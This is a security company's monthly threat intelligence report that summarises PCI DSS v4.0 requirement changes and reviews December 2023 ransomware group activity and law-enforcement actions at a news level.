

Threat Intelligence Report

EQST INSIGHT

2024
01

EQST stands for "Experts, Qualified Security Team", and is a group highly qualified security experts with proven capabilities in the field of cyber threat analysis and research.

Contents

EQST insight

Analysis of major security requirements according to PCI DSS v4.0 update -----1

Keep up with Ransomware

Continuing BlackSuit ransomware threats ----- 15

Research & Technique

ownCloud information exposure and authentication bypass vulnerability
(CVE-2023-49103/ CVE-2023-49105) ----- 31

EQST insight

Analysis of major security requirements according to PCI DSS v4.0 update

Senior Consultant, EQST Remote Shared Penetration Test Team, Kim Jong-Sun

■ Outline



PCI DSS stands for Payment Card Industry Data Security Standard, and was established to protect cardholder data (CHD) of five global brands (Visa, Master, Amex, JCB, and Discover).

Five global brands established the PCI Security Standard Committee (PCI SSC) for continuous and systematic management of data security, and perform roles such as security standard management, PCI security standard security solution verification, education, and auditor organization management. In 2020, UnionPay also participated in PCI SSC, and a total of six global brand cards are currently participating in PCI SSC.

The main purpose of PCI DSS is to protect payment card account data. If a company needs to store, process, and transmit cardholder data for business purposes, PCI DSS compliance is required. In Korea, in addition to companies conducting payment business (e.g., card companies, VAN/PG companies, and prepaid card operators), various industries (e.g., travel agencies, airlines, and duty-free shops) have acquired, comply with, and maintain PCI DSS authentication.

PCI DSS has been implemented as part of the measures to minimize security threats that may occur when processing business card payment data and to safely protect consumer information.

Account Data	
Cardholder Data	Sensitive Authentication Data
PAN	Full Track Data
Cardholder Name	CVC (Card Verification Code)
Expiration Date	PINs/PIN blocks
Service Code	

Source: PCI DSS v4.0 reprocessed

Table 1. Payment card account data

PCI DSS presents 12 technical and operational requirement standards designed to protect payment data. It is provided as 464 detailed requirements and 48 appendices, and the overall security requirements are as follows:

Purpose	PCI DSS requirements
Build and maintain secure networks and systems	<ol style="list-style-type: none"> 1. Install and Maintain Network Security Controls 2. Apply Secure Configurations to All System Components
Protect account data	<ol style="list-style-type: none"> 3. Protect Stored Account Data 4. Protect Cardholder Data with Strong Cryptography During Transmission Over Open, Public Networks
Manage vulnerabilities and maintain programs	<ol style="list-style-type: none"> 5. Protect All Systems and Networks from Malicious Software 6. Develop and Maintain Secure Systems and Software
Implement strong access control measures	<ol style="list-style-type: none"> 7. Restrict Access to System Components and Cardholder Data by Business Need to Know 8. Identify Users and Authenticate Access to System Components 9. Restrict Physical Access to Cardholder Data (PAN)
Regularly monitor and test networks	<ol style="list-style-type: none"> 10. Log and Monitor All Access to System Components and Cardholder Data (PAN) 11. Test Security of Systems and Networks Regularly
Maintain information security policies	<ol style="list-style-type: none"> 12. Support Information Security with Organizational Policies and Programs

Source: PCI DSS v4.0 reprocessed

Table 2. Principal PCI DSS Requirements

In this headline, we look at the major changes resulting from the application of PCI DSS version 4.0 and provide useful information to companies and organizations that want to maintain or newly apply the existing PCI DSS. The new version of PCI DSS focuses on protecting payment data more effectively and meeting the latest security standards.

■ PCI DSS v4.0 Application Timeline

PCI DSS v4.0 was released on March 31, 2022. Companies wishing to comply with PCI DSS can prepare for authentication by selecting either the existing version (v3.2.1) or the new version (v4.0) until March 31, 2024. After April 2024, you must apply PCI DSS v4.0.

However, if it is difficult to comply with most of the new security requirements announced in PCI DSS v4.0 due to issues such as cost and lack of resources, a grace period will be given until March 31, 2025. So complete application before April 2025.




Figure 1. PCI DSS v4.0 Application Timeline

■ Major changes

According to PCI SSC, these changes were announced after receiving more than 6,000 feedback items from more than 200 organizations in the global payment industry. In particular, these changes are designed to continuously maintain a security environment in the midst of evolving cyber attacks and changes in the IT technology and payment industry. In addition, the new standard increases flexibility so that it can be applied according to each organization's environment and strengthens the security level by introducing a more robust verification process.

1. Customized Approach and Targeted Risk Assessment

The new version (v4.0) presents two approaches to implement and verify PCI DSS.

The first is a traditional method that has been used since the previous version (v3.2.1) and is called the defined approach, which uses the requirements and test procedures defined in PCI DSS. In this method, security controls are implemented to meet stated requirements, and the assessor follows defined test procedures to ensure that those requirements are met. If PCI DSS requirements cannot be explicitly met due to business constraints or technical issues, alternative control measures (compensation controls) that sufficiently mitigate the risks associated with the requirements can be applied.

The second assessment method is the customized approach, which was newly introduced in the new version (v4.0). It focuses on the goal of each PCI DSS requirement and is a method for a company or organization to implement control procedures tailored to its business objectives and internal environment. This method does not have defined test procedures, but instead must derive appropriate test procedures to ensure that the implemented security controls meet their stated objectives. A company or organization must ensure the adequacy of security controls by periodically performing risk assessment on implemented security controls.

The customized approach implements its own testing procedures to apply and evaluate security control methods optimal for each company's environment. It is clearly stated that when this approach is applied, the following must be met. (PCI DSS v4.0 Requirement 12.3.2)

- Document and maintain evidence for each custom security control, including all information specified in the security control matrix template in Appendix E1.
- Perform and document a specific risk assessment (PCI DSS Requirement 12.3.2) for each custom security control, including all information specified in the Targeted Risk Assessment Template in Appendix E2.
- Perform a test on each custom security control to demonstrate effectiveness and document the tests performed, methods used, what was tested, when the tests were performed, and test results in a security control matrix.
- Monitor and maintain evidence of the effectiveness of each custom control.
- Provide assessors with the completed control matrix, specific risk assessment, test evidence and evidence of the effectiveness of customized control.

Appendices E1 and E2 are official sample data published by PCI SSC and can be found in the official PCI DSS v4.0 document. Appendix E1 is a document template that must be prepared about the security control method to be applied by a company or organization when it meets PCI DSS requirements through a customized approach.


The information required to be provided through the template is as follows:

- The number of the PCI DSS requirement satisfied through the presented security control method.
- Purpose of each PCI DSS requirement
- Details of the applied security control method
 - ✓ Control coverage, location, management and monitoring participants, and overall responsible person
 - ✓ Description of how the applied security controls meet the objectives of the PCI DSS requirements

If you have prepared a customized security control procedure through the Appendix E1 template, you must evaluate how much card account data security has been strengthened through the security control. A template for this evaluation is provided through Appendix E2. The main contents are as follows:

- Write down expected damage if each PCI DSS requirement is not met.
- Write down the reasons why the defined approach cannot be applied.
- Explain how damage can be prevented based on security control applied through the customized approach.
- Identify situations where the applied security control could be defeated and explain how to prevent this.
- Describe the company's processes and systems that can detect cases where the applied security control does not operate normally.
- Review the method of bypassing the applied security control, the difficulty of the bypass method, and the possibility of detecting threat behavior before the control is activated.
- Review changes in the frequency of expected damage compared to the defined approach.
- Assess impact through the applied security control
 - ✓ Reduce the scale of damage (number of card account data leaks)
 - ✓ Threat detection, prompt notification of leaked account data, reduction of threat actor isolation time, etc.
- Finally approve and review periodically the corresponding risk assessment.

In sum, starting from PCI DSS v4.0, depending on the corporate environment, you can select and use either the defined approach or the customized approach according to each requirement of PCI DSS. When you use user-defined security control through a customized approach, you must periodically verify the control procedures, perform risk assessment, and obtain approval from the person in charge of management.



Source: PCI DSS v4.0 reprocessed

Figure 2. PCI DSS Validation Approaches

2. Major changes in PCI DSS v4.0

The security requirements added or changed in the new version (v4.0) are as follows. This new version (v4.0) consists of a total of 464 detailed requirements and 48 appendices. Due to integration and separation of requirements, and renumbering, the number of detailed requirements increased by 52 and the number of appendices decreased by 1 compared to the previous version (v3.2.1). Also, the following security requirements have been added or changed to reflect new threats, technologies, and changes in the evolving payment industry.

- Strengthen account data encryption requirements
 - ✓ Disk or partition level encryption is allowed only for removable disks.
- Apply the automated detection mechanism to public web applications
- Strengthen payment page security
 - ✓ Strengthen the management of Client-Side Script used on the payment page
 - ✓ Apply the payment page alteration detection mechanism
- Review accesses privileges for all user accounts, including system accounts
- Apply the automated mechanism when reviewing audit logs on a daily basis
- Perform authenticated scan when scanning network vulnerabilities
- Document EoS, EoL, etc. for the HW, SW and encryption algorithm in use, and establish a response plan.

1) Strengthen card account data encryption requirements (PCI DSS v4.0 Requirement 3.5.2.1)

Starting with PCI DSS v4.0, when storing encrypted card account data, partition-level or disk-level encryption is no longer recognized as an encryption mechanism. However, it is allowed in cases where an authentication procedure is required separately from the OS level, e.g. a portable security USB. Many companies are applying tablespace-level encryption or partition-level encryption, but additional data protection measures are needed after April 2025, when the requirements become mandatory. The data protection measures are specified in Requirement 3.5.1 as follows:

- Apply One Way Hash Algorithm (apply a strong hash algorithm)
- Truncation (mask some of the 16 PAN digits before storing it)
 - ✓ Truncated PAN and Hashed PAN are prohibited from being stored in the same space.
- Store as Index Token
- Encrypted storage (use a strong encryption algorithm)

2) Apply the automated detection mechanism to public web applications (PCI DSS v4.0 Requirement 6.4.2)

Until PCI DSS v3.2.1, it was required to perform an automated web vulnerability scan for public web applications once a year or apply an automated attack detection mechanism such as a web firewall, but starting from the new version (v4.0), automated attack detection mechanisms are required.

3) Strengthen payment page security (PCI DSS v4.0 Requirements 6.4.3 and 11.6.1)

This is a newly added requirement in PCI DSS v4.0 limited to payment pages.

- Listing the Client-Side Scripts used on the payment page
 - ✓ It is necessary to specify the purpose for which each script is used, and obtain the administrator's approval.
 - ✓ Applying a mechanism for verifying the integrity of the scripts used
- Applying anti-forgery or anti-alteration mechanism to payment pages
 - ✓ In case of forgery or alteration, the person in charge must be immediately alerted.

PCI SSC prepared for security issues caused by attacks on external supply chains such as widely used Client-Side Script like jquery¹, and also strengthened security for payment pages where card account data (Account Data) is directly entered and processed.

4) Review access privileges for all user accounts, including system accounts (PCI DSS v4.0 Requirements 7.2.4 and 7.2.5.1)

When creating a user account, many companies review the appropriateness of user privileges and manage them according to the internal approval procedure. However, when the user no longer uses it due to retirement or department transfer, privilege management is often insufficient. Additionally, as system accounts are linked to multiple applications or batch scripts, they are often rarely changed once created.

In PCI DSS v4.0, the privileges of all user accounts must be reviewed once every six months to reduce these security flaws. Also, it is required to review privileges for system accounts within a period set within the company through targeted risk assessment.

¹ jquery: an open source library widely used on the web front-end

5) Apply the automated mechanism when reviewing audit logs on a daily basis (PCI DSS v4.0 Requirement 10.4.1.1)

From the existing PCI DSS version, there was already a daily monitoring requirement for audit logs of all system components within the authentication scope, but no detailed guide on the monitoring method was provided.

However, as the number of systems subject to monitoring and audit logging have increased recently, it has become difficult to derive meaningful results through manual monitoring by humans. Accordingly, the new version requires the application of an automated mechanism when reviewing all security events and audit logs.

Fortunately, with the advancement of technology, automated review of large logs is possible through SIEM equipment, etc., and patterns can be created in the form of Rule-Sets for threats to be monitored, allowing monitoring from various perspectives. Using this, companies must define customized threat patterns for services and environments, and continuously change and optimize the Rule-Set according to automated monitoring and changing threats.

6) Perform authenticated scan when scanning network vulnerabilities (PCI DSS v4.0 requirement 11.3.1.2)

The existing PCI DSS version already required quarterly network-based vulnerability scans, and many companies were performing vulnerability scans using tools such as Nmap Script Engine (NSE), Nessus, or OpenVAS. However, as it was performed on a remote host, there was a limitation in that vulnerability scanning was only possible for services open on each system (services in the Port Listening state).

To overcome these limitations, PCI DSS v4.0 adds an authentication process to the existing vulnerability scan process and requires a vulnerability scan that includes all information as well as services open on each system.

To do this, you can perform an authenticated scan by entering authentication information into an existing vulnerability scan tool in advance. However, since risks such as failures are expected depending on the sensitivity of the actual operating system, it may be a better alternative to apply a customized approach that fulfills the purpose, i.e. identifying all vulnerabilities in each system.

7) Document EoS, EoL, etc. for HW, SW and encryption algorithm in use, and establish a response plan (PCI DSS v4.0 requirements 12.3.3 and 12.3.4)

PCI DSS v4.0 requires management to identify trends in HW, SW, and encryption algorithms used within the scope of authentication periodically every year, and establish a response plan, e.g., introduction of new products, algorithm change work plans, etc. when events such as manufacturers' EoS and EoL announcements and algorithm expiration occur.

As a result of many years of external agency consulting or authentication review by SK Shieldus, it was found that many companies are still using expired encryption algorithms and HW and SW in EOS and EoL states.

Above all, in order to effectively respond to requirements, it is necessary to have a detailed understanding of the status of internal assets. Rather than simply recording assets' IP and OS information, it is necessary to manage asset status by understanding in detail the type of service daemon used for each system, version information, and encryption protocols and algorithms used when important information is stored and transmitted.

■ Closing

So far, we have looked at the major changes resulting from upgrade to PCI DSS v4.0.

PCI DSS v4.0 is characterized by the fact that it reflects new threats, technologies, and changes in the payment industry, and provides flexibility to implement security controls tailored to each company's environment through a customized approach and targeted risk assessment.

This headline only covers some changes and added requirements, but if you want to check the overall changes in PCI DSS v4.0, you can check them through the following materials:

- Download all PCI DSS v4.0 requirements
 - https://docs-prv.pcisecuritystandards.org/PCI%20DSS/Standard/PCI-DSS-v4_0.pdf
- Summary of changes in PCI DSS
 - <https://docs-prv.pcisecuritystandards.org/PCI%20DSS/Standard/PCI-DSS-v3-2-1-to-v4-0-Summary-of-Changes-r2.pdf>

If it is difficult to prepare for PCI DSS v4.0 authentication due to lack of in-house security personnel, etc., utilizing SK Shieldus' MDR service may be helpful for PCI DSS authentication. As new vulnerabilities are constantly discovered, companies that process sensitive information such as card and payment data must conduct real-time monitoring, regular mock testing, and security checks.

SK Shieldus' MDR service is an advanced cyber security service that combines technology, process, and expertise to provide threat monitoring, analysis, incident response, and reporting 24x7. In particular, as it detects security threats in real time and has a quick response system, it is helping customers meet PCI DSS authentication. SK Shieldus has top-level cyber security and consulting experts and supports various compliance requirements through customized services suited to customer characteristics. Detailed information can be found on the [official SK Shieldus blog](#).

Keep up with Ransomware

Continuing BlackSuit ransomware threats

■ Overview

In December 2023, the number of damage cases caused by ransomware attacks decreased by about 15% to 420 compared to the previous month(497 cases). Many ransomware issues occurred this month too, and one of the most notable issues was that the ransomware infrastructure of BlackCat(Alphv), a representative RaaS(Ransomware-as-a-Service) group, was largely neutralized by FBI's international cooperation. BlackCat(Alphv) is a ransomware group that is gaining worldwide notoriety, and its predecessor is Darkside, which attacked the Colonial Pipeline in the past. They have been stealing data from more than 1,000 companies and organizations, and the criminal proceeds extorted from victims amount to \$300 million(approximately KRW395 billion).

Through this international cooperation, the FBI shut down some of BlackCat(Alphv)'s networks and dark websites and secured the **ransomware decryption key** they mainly use. As a result, the over 400 schools and hospitals damaged by BlackCat(Alphv) attacks could restore the infrastructure damaged by the ransomware without having to pay the recovery amount of about \$68 million (approximately KRW88.6 billion). However, BlackCat(Alphv) claimed that this was a simple hosting issue and re-opened the dark web leak site, and posted a notice to its affiliates authorizing them to carry out attacks targeting sensitive infrastructure such as hospitals and nuclear power plants. Afterwards, the FBI again confiscated the leaked site, but they are continuing to open leak sites through other domains and write posts saying that they carrying out attacks against multiple targets.

While BlackCat(Alphv) was having difficulties, it was confirmed that another major ransomware group, LockBit, proposed to join as an affiliate of BlackCat(Alphv). In fact, data related to the German Energy Agency, which was posted as an example of an attack by BlackCat(Alphv), was registered on LockBit's dark website. The BlackCat(Alphv) group wrote a post on the Cross-Site Scripting(XSS) Forum² mentioning a recent incident and expressing gratitude for LockBit. LockBit also mentioned the need to form a cartel and said that messages of support and cooperation are needed.

Recently, due to the cooperation of global law enforcement agencies, many ransomware groups are pressured into extinction. This situation is raising the alarm of major ransomware groups. If a ransomware cartel is formed now, tactical and strategic changes may occur, and threats may increase rapidly as a result. In order to prevent and respond to this problem, a preemptive and integrated response is needed.

Movements to foster cooperative relationships are also confirmed in other ransomware groups. Recently, it was confirmed that the BianLian, White Rabbit, and Mario ransomware group jointly carried out a BEC(Business Email Compromise)³ attack targeting financial institutions in the APAC(Asia-Pacific) region by hacking the business accounts of specific maritime logistics companies and distributing malicious emails. At the same time, they attempted to hack the Microsoft Exchange server through a password Brute Force Attack⁴ by exploiting IPs from China, Taiwan, Thailand, Korea, and India. This resulted in damage such as ransomware infection and data theft, and victimized companies suffered from threatening emails and phone calls demanding money.

² XSS Forum: a dark web forum where hacking tools are sold or related information is exchanged.

³ BEC: an attacker posing as a trustworthy person and requesting money or confidential information via e-mail.

⁴ Brute Force Attack: a technique that cracks a password by trying all possible combinations.

Cooperation between ransomware groups is expected to increase further in the future. This is because international investigative agencies, including the FBI, are moving to directly strike attackers' bases, going beyond existing relaxed responses such as IP blocking. Also, as the importance of IAB(Initial Access Broker)⁵ is emphasized, the number of ransomware groups collaborating with them is increasing, and it is expected that they will cooperate with each other as their attack strategies and infrastructure overlap.

In addition, it was confirmed that a ransomware group, rebranded from Royal to BlackSuit, attacked domestic company A. As the data posted by BlackSuit on the dark web leak site also includes customers' personal information, users of the service may be exposed to additional crimes such as phishing and smishing. So caution is required. In fact, it was confirmed that some victims whose personal information was exposed received phishing texts mentioning the leak incident and offering to give stocks as an apology. If you receive such a phishing text, you should report it to the investigative agency or delete it to prevent secondary damage. If you can't be sure, you should be careful, e.g., you should contact relevant agencies. Including the company in question, BlackSuit posted leaked data from five domestic and foreign companies related to construction, education, and distribution in December alone.

⁵ IAB: an individual or group that sells initial access paths

China arrested four attackers who exploited ChatGPT for ransomware attacks.

- They were arrested for developing ransomware through ChatGPT.
- They demanded 20,000 Tether (about KRW26.4 million) as ransom after carrying out a ransomware attack on Chinese company A.
- The arrested attackers used ChatGPT in the process of developing and optimizing the ransomware.

FBI shut down the BlackCat(Alphv) dark web leak site.

- BlackCat(Alphv) extorted \$300 million (KRW395 billion) in ransom from more than 1,000 organizations over the years.
- The FBI secured a decryption tool, and provided free decryption service for over 400 organizations.
- BlackCat(Alphv) scuffled with the investigative agency, and the leak site was shut down and restored repeatedly.

A decryption tool was developed through the defect of the BlackBasta ransomware.

- Germany's SRLabs released a decryption tool helpful in recovering from damage due to the BlackBasta ransomware.
- BlackBasta became aware of the defect, and distributed a newly modified ransomware.

The dark web leak site of SiegedSec, a hactivist group, was shut down.

- The dark web leak site of SiegedSec, a pro-Russian hactivist group that started working in February 2022, was shut down.
- SiegedSec has been active, e.g., affiliation with other hactivist groups like GhostSec.

DragonForce attacked 21 organizations including the Australian branch of Yakult.

- On December 20, DragonForce said on its leak site that it attacked the Australian branch of Yakult, and leaked 95GB of data.
- This group was first discovered in December, and its association with DragonForce Malaysia, a hactivist group, has not been confirmed.
- In addition, it performed attacks against various industries including manufacturing, construction and distribution.

Werewolves performed attacks against various industries, and claimed that it infringed on 23 organizations.

- Werewolves, first discovered in December, is operating a surface website in Russian.
- It is operating its own bug bounty, and claims that its mission is to strengthen the cybersecurity of all companies around the world.

* Surface web : A general website that can be found using a search engine

A new ransomware group, which succeeded to RansomedVC, appeared.

- Raznatovic, first discovered in December, is thought to have purchased the infrastructure of RansomedVC.
- It uploaded posts about 5 organizations on a dark web leak site, but it is inaccessible now.

Diablo ransomware is engaged in PR through the forum.

- An article publicizing the Diablo ransomware, operated as RaaS (Ransomware-as-a-service), was posted on the dark web forum.
- This article listed the characteristics of the ransomware, and suggested that systems other than Windows can be supported according to demand.

* RaaS : Ransomware as a Service, a form in which ransomware groups provide ransomware to affiliates or attackers in exchange for compensation

A phishing campaign, impersonating F5 BIG-IP, against Israel, is rampant.

- A phishing mail campaign, impersonating information on a patch for the vulnerability of BIG-IP, a load balancer, is sampan.
- Wiper, disguised as a security update, is being distributed through the phishing mail.
- Handala, a pro-Palestine hactivist group, claims that it was its own doing.

* Wiper : Malware that destroys files and data

Figure 1. Ransomware trends

Ransomware threats




Figure 2. Ransomware threats as of December 2023

New threats

Ransomware groups newly discovered in December include Malek Team, Raznatovic, DragonForce, and Werewolves. Malek Team operates a surface website and Telegram channel and introduces itself as a multinational team in the cyber hacking field. They posted that they had carried out attacks on five organizations, including hospitals and manufacturers in Israel, and some of the posts were confirmed to contain leaked data.

Raznatovic is a group that succeeds to RansomedVC. RansomedVC is a ransomware group that began its activities last October and attracted attention by claiming to have hacked Sony. They have a history of securing more than 200 members in the first week of activity. However, when pressure from investigative agencies began, six people were arrested after suddenly posting on the forum that they were selling various kinds of infrastructure, including ransomware builders, and disappeared due to reasons such as hiring young and inexperienced affiliates. Then, seeing that a group introducing itself as 'Ransomed.VC aka Raznatovic' began its activities, it is presumed that Raznatovic purchased the infrastructure.

The Werewolves group has been making unusual moves since its appearance. On the surface website operated by this group, an article claiming to have stolen data from as many as 23 organizations and some leaked data were posted. Also, the site holds its own bug bounty⁶ and states that it will pay a bounty of up to \$1 million (approximately KRW1.32 billion) to anyone who reports website vulnerability, software vulnerability, Tor browser vulnerability, etc.

The Astra ransomware, a variant of the Chaos ransomware, was also discovered. Chaos was first discovered in June 2021, released several versions, and released a builder on the dark web hacking forum, enabling an unspecified number of people to mass-produce variants that exploited it. Then, ransomware with various names such as Yashma and Onyx emerged based on Chaos and caused a lot of damage. The recently discovered Astra ransomware is also based on Chaos. Because the file is encrypted with AES and the key is protected with RSA, decryption is difficult. So efforts must be made to prevent infection.

⁶ Bug bounty: a system that provides compensation for finding security vulnerabilities in a company's software or system

Top 5 ransomwares

